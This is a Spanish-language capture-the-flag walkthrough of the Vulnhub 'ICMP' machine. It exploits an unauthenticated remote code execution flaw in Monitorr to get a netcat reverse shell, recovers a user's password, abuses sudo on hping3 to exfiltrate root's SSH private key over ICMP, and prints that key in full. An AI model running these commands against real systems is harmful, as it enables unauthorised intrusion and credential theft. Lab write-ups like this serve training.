ICMP

Descargamos la máquina de Vulnhub. Doble click en el .ova. En configuración de red, seleccionamos adaptador puente, nombre de adpatador y permitir todo.

1- LOCALIZAMOS LA MÁQUINA

```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]
└─# sudo arp-scan --interface eth0 -l
192.168.0.130           PCS Systemtechnik GmbH
```

2- CONECTIVIDAD

```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]
└─# ping    -c1 192.168.0.130
PING 192.168.0.130 (192.168.0.130) 56(84) bytes of data.
64 bytes from 192.168.0.130: icmp_seq=1 ttl=64 time=0.872 ms
--- 192.168.0.130 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.872/0.872/0.872/0.000 ms
```

IP DE LA MAQUINA VICTIMA   192.168.0.130

IP DE LA MAQUINA ATACANTE   192.168.0.10

3- ESCANEAMOS PUERTOS


```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]
```

```
└─# nmap -p- -sVCS -Pn --min-rate 5000 192.168.0.130

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 11:39 EDT

Nmap scan report for 192.168.0.130

Host is up (0.27s latency).

Not shown: 65533 closed tcp ports (reset)

PORT      STATE SERVICE VERSION

22/tcp open    ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

|      2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)

|      256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)

|_   256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)

80/tcp open    http        Apache httpd 2.4.38 ((Debian))

| http-title:                          Monitorr                          | Monitorr

|_Requested resource was http://192.168.0.130/mon/

|_http-server-header: Apache/2.4.38 (Debian)

MAC Address: 08:00:27:59:30:3F (Oracle VirtualBox virtual NIC)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 229.25 seconds
```

22/tcp open   ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp open   http   Apache httpd 2.4.38 ((Debian))

Visitamos el servidor web



Data directory NOT detected. Proceed to Monitorr Settings and establish it.

Monitorr is loading ...

Monitorr es un software de código abierto que se utiliza para monitorear servicios y recursos en una red.

Buscamos vulnerabilidades con searchsploit

```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# searchsploit monitorr 1.7.6m

 Exploit Title
Path

Monitorr 1.7.6m - Authorization Bypass
php/webapps/48981.py

Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)                php/webapps/48980.py

Shellcodes: No Results

Papers: No Results
```

Descargamos el exploit

```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# searchsploit -m php/webapps/48980.py
```

```
Copied to: /home/kali/Desktop/Icmp/48980.py

┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# ls

48980.py    Icmp.txt

┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# cat 48980.py
```

Remote Code Execution (Unauthenticated) permite a un atacante ejecutar código de forma remota en un sistema sin autenticación previa.

Nos ponemos a la escucha con netcat

```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# nc -nlvp 8888

listening on [any] 8888 ...
```


Enviamos el exploit, especificando ip victima/directorio ip atacante y puerto

```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# python3 48980.py http://192.168.0.130/mon 192.168.0.10 8888


A shell script should be uploaded. Now we try to execute it


┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# nc -nlvp 8888

listening on [any] 8888 ...

connect to [192.168.0.10] from (UNKNOWN) [192.168.0.130] 44468

bash: cannot set terminal process group (449): Inappropriate ioctl for device
```

```
bash: no job control in this shell

www-data@icmp:/var/www/html/mon/assets/data/usrimg$
```

En el propio exploit nos indican la ruta de descarga que comprobamos en el navegador

/assets/data/usrimg/she_ll.php



192.168.0.130/mon/assets/data/usrimg/she_ll.php

```
GIF89a213213123
```

Nos vamos a home y encontramos un usuario fox y mejoramos la shell

```
www-data@icmp:/home/fox$ python -c 'import pty; pty.spawn("/bin/bash")'

python -c 'import pty; pty.spawn("/bin/bash")'

www-data@icmp:/home/fox$
```

```
www-data@icmp:/home/fox$ cat local.txt

cat local.txt

c9db6c88939a2ae091c431a45fb1e59c
```

```
www-data@icmp:/home/fox$ cat devel

cat devel

cat: devel: Permission denied
```

```
www-data@icmp:/home/fox$ cat reminder

cat reminder
```

```
crypt with crypt.php: done, it works

work on decrypt with crypt.php: howto?!?

www-data@icmp:/home/fox$
```

Parece ser una lista de tareas o notas para el usuario, donde se está siguiendo un proceso de encriptación y desencriptación utilizando un archivo llamado "crypt.php"

```
www-data@icmp:/home/fox$ ls -la devel/crypt.php

ls -la devel/crypt.php

-rw-r--r-- 1 fox fox 56 Dec  3  2020 devel/crypt.php
```

```
www-data@icmp:/home/fox$ cat devel/crypt.php

cat devel/crypt.php

<?php

echo crypt('BUHNIJMONIBUVCYTTYVGBUHJNI','da');

?>

www-data@icmp:/home/fox$
```

Tenemos una contraseña para el usuario fox, con lo que intentamos establecer una conexión ssh

```
┌──(root㉿kali)-[/home/kali/Desktop/Icmp]

└─# ssh fox@192.168.0.130

The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.

ED25519 key fingerprint is SHA256:Og5PeW600NFQK11BqDmFZM6/cXGG1tF4CMCbKMwfshU.

This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.168.0.130' (ED25519) to the list of known hosts.

fox@192.168.0.130's password:


$ sudo -l

[sudo] password for fox:

Matching Defaults entries for fox on icmp:

    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User fox may run the following commands on icmp:

    (root) /usr/sbin/hping3 --icmp *

    (root) /usr/bin/killall hping3
```

4- ESCALAMOS PRIVILEGIOS

Abrimos dos terminales y nos conectamos por SSH como el usuario fox en ambos, asegurándonos de que ambas sesiones se estén ejecutando localmente en 127.0.0.1, es decir, en el localhost.

En la terminal 2, configuramos un listener utilizando el siguiente comando:

```
$ sudo hping3 --icmp 127.0.0.1 --listen signature --safe
```

En la terminal 1, ejecutamos el siguiente comando

```
$ sudo /usr/sbin/hping3 --icmp 127.0.0.1 -d 100 --sign signature --file /root/.ssh/id_rsa
```

Obtenemos la id_rsa en la terminal 2

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn

NhAAAAAwEAAQAAAYEAqcCz/pKzjVNZi9zdKJDkvhMhY8lOb2Qth8e/3bLJ/ssgmRLoJXAQ sGF3lKw7MFJ4Kl6mrbod2w8EMfULTjW6OhwZ8txdNmTDkbof4irIm93oQgrqMy8/2GwF/k

Sf84k8Yem6gRUhDDnYcKLF2Q2mBJW9WRSDImYVkZX8n/30GrUpHN7cVGCsKsuTxfZI4n3E

fj90y0zlpUgtpdVAtOcYfhR6tXsuoKfPCD8H0N/0XEKVAHaQGWkL/EAGQqPuqGMTGLv62y

lL8bpVdeAaol6aJdxAT3aglxOcuhdgHFAPVHeojGtIaNmpiPq0fIWZtV3gJiSRum7GBGUR

+aWhN6ZEnn7WuOuOjibtULNadnIEyPP7xplEcoHWeeDvM060MtLx1ojv8eg23bAvd/ppsy

UiOw2/AJGd5HnRH9yFZCXzJ+bga6oV2SH95B/pfBc0sKD5In/r4CFW+NTUH5Z3iX2dQZdo

QnKiZjKK4aAsLcjLX3VzANr7WO6RLanxAffL0xFxAAAFiEC+3VBAvt1QAAAAB3NzaC1yc2

EAAAGBAKnAs/6Ss41TWYvc3SiQ5L4TIWPJTm9kLYfHv92yyf7LIJkS6CVwELBhd5SsOzBS

eCpepq26HdsPBDH1C041ujocGfLcXTZkw5G6H+IqyJvd6EIK6jMvP9hsBf5En/OJPGHpuo

EVIQw52HCixdkNpgSVvVkUgyJmFZGV/J/99Bq1KRze3FRgrCrLk8X2SOJ9xH4/dMtM5aVI

LaXVQLTnGH4UerV7LqCnzwg/B9Df9FxClQB2kBlpC/xABkKj7qhjExi7+tspS/G6VXXgGq

JemiXcQE92oJcTnLoXYBxQD1R3qIxrSGjZqYj6tHyFmbVd4CYkkbpuxgRlEfmloTemRJ5+

1rjrjo4m7VCzWnZyBMjz+8aZRHKB1nng7zNOtDLS8daI7/HoNt2wL3f6abMlIjsNvwCRne

R50R/chWQl8yfm4GuqFdkh/eQf6XwXNLCg+SJ/6+AhVvjU1B+Wd4l9nUGXaEJyomYyiuGg

LC3Iy191cwDa+1jukS2p8QH3y9MRcQAAAAMBAAEAAAGAAiBk4NqLn0idBZCFwL1X8D2jHH

HoJqMVou7Qq4FS4HtA9En1WIq32s3NxrIFp8xQrw8yfVioiRb+EXYlZxxrMdEqTg2OqWDH

xmqTfazViIZWI4Wpe2yrGxX3WUEY098zP3LDIFzYZiPPX1HasqZmHwaVMal9HxAyUvmTCZ

oP1cnRMwhjsDbp0TttpXw5W4UB0icPWoCjG9f0onAyeFGwz9uH0gAyDFct08eeXHKByCoZ

XcEeewMC4G0Y5vrQwZFEJcEP7+FES0RHCT8itoeC51t4HOtHLX5BKcApf8cAp3LK8alEl3

lJfLklX2Rm8v9l4RjWxxAgFpmY5o4PeXLeKP6/35VewAmMwNiZ17J/MOUMsj/2SCNxYh7Z

LmIIL9B65ipd/L7RXSbFhpGbT6jyOYzDI8D6VGwCEhMiVITntyh5YvimgZTzlP3zmTsxX5

lmyAn/RIJ6tXnXIkmGw1QjHfS0eI5ny+vR8SlmDnTlF1LFk65+qY42sWWeVweP4tkxAAAA

wDvG1aNPq532hZw+P5NzrocyRSu4GfmygSpZY13OTtKGPDjQMPwABPYFOYS/cul0i9mpS1

SeBllnDJbEwM3/iH6k/YlEuT7tIKeRbx/8MTAjkCO0sBWyA4k3tFbupsZu2/jWOxrcUgeH

1833FdCX/EyAzBDirDopqYmR77SDERqOYLbwgv6r2J6rj4FboRemx2T1XRo+DJOczlU0yJ

```
vTKQRbCFe3+Z5ZYkMg3SCvMsbu1vj+f9pu0uG84s3R3FFGYAAAAMEA0aLIF8pXABXUD+60
bIXpizYMoodJHl02C17wBjMWVzEYah6Vq+ZvoOvqMlSkeIlhDUf8jwgaFVYkv/Nr33qmSN
FsEms4d8vJ9c8MFWykmxvmSwVh26G0DQxlASZ3exgyqmnCl9LSGwY0W4brH6nOrKRBKDTH
xeMBxuxNdkfU6ABy5NbrSmMnQP/bLozC1GJlyB4TAvvK/PH29L8ncSzsx9KimV4eM3fv1j
5x+VwcOnMnbzg8F1RrA5O6xJfYMnQVAAAAwQDPS88AHHxqwqg2LocOLQ6AVyqDB6IRDiDV
mI4KG5dALS8EnHGmObVhx6qiwi09X666eDen2G/W1bVc8X9lyJVVtKEdOhLrizkPAqY3wW
9V/kC7S2DX0aDYpVyZTSpeV63SPHCrN1jryAQMMgz+CswS7/sIqEUAPNqMAxzoziR3WBIG
qEx5FmhFueiELGZjVJiEPAWbbsFRdskr4eYfhJ+bz91G5aJXpIJqsNw829TOXf/3439Rix
q/qSihL6WLsu0AAAAQcm9vdEBjYWxpcGVuZHVsYQECAw==
-----END OPENSSH PRIVATE KEY-----
```

La guardamos en un nuevo terminal como id_rsa

```
kali@kali:~$ sudo nano id_rsa
```

Luego guardamos esta clave y la utilizamos para conectarnos por SSH como root en la máquina objetivo, obteniendo así privilegios máximos.

Cambiamos permisos a id_rsa

```
kali@kali:~$ chmod 600 id_rsa
```

Nos conectamos

```
kali@kali:~$ sudo ssh -i id_rsa root@192.168.0.130
Linux icmp 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64
root@icmp:~#
```

Listamos

```
root@icmp:~# ls -la

total 36

drwxr-xr-x   3 root root 4096 Dec   3   2020 .

drwxr-xr-x 18 root root 4096 Dec   3   2020 ..

lrwxrwxrwx   1 root root       9 Dec   3   2020 .bash_history -> /dev/null

-rw-r--r--   1 root root   570 Jan 31   2010 .bashrc

-rw-r--r--   1 root root     84 Nov   4   2020 .google_authenticator

-rw-r--r--   1 root root   148 Aug 17   2015 .profile

-rw-------   1 root root     33 Dec   3   2020 proof.txt

drwxr-xr-x   2 root root 4096 Nov   4   2020 .ssh

-rw-------   1 root root   937 Dec   3   2020 .viminfo

-rw-r--r--   1 root root   209 Dec   3   2020 .wget-hsts

root@icmp:~# cat proof.txt

9377e773846aeabb51b37155e15cf638
```

FLAG DE ROOT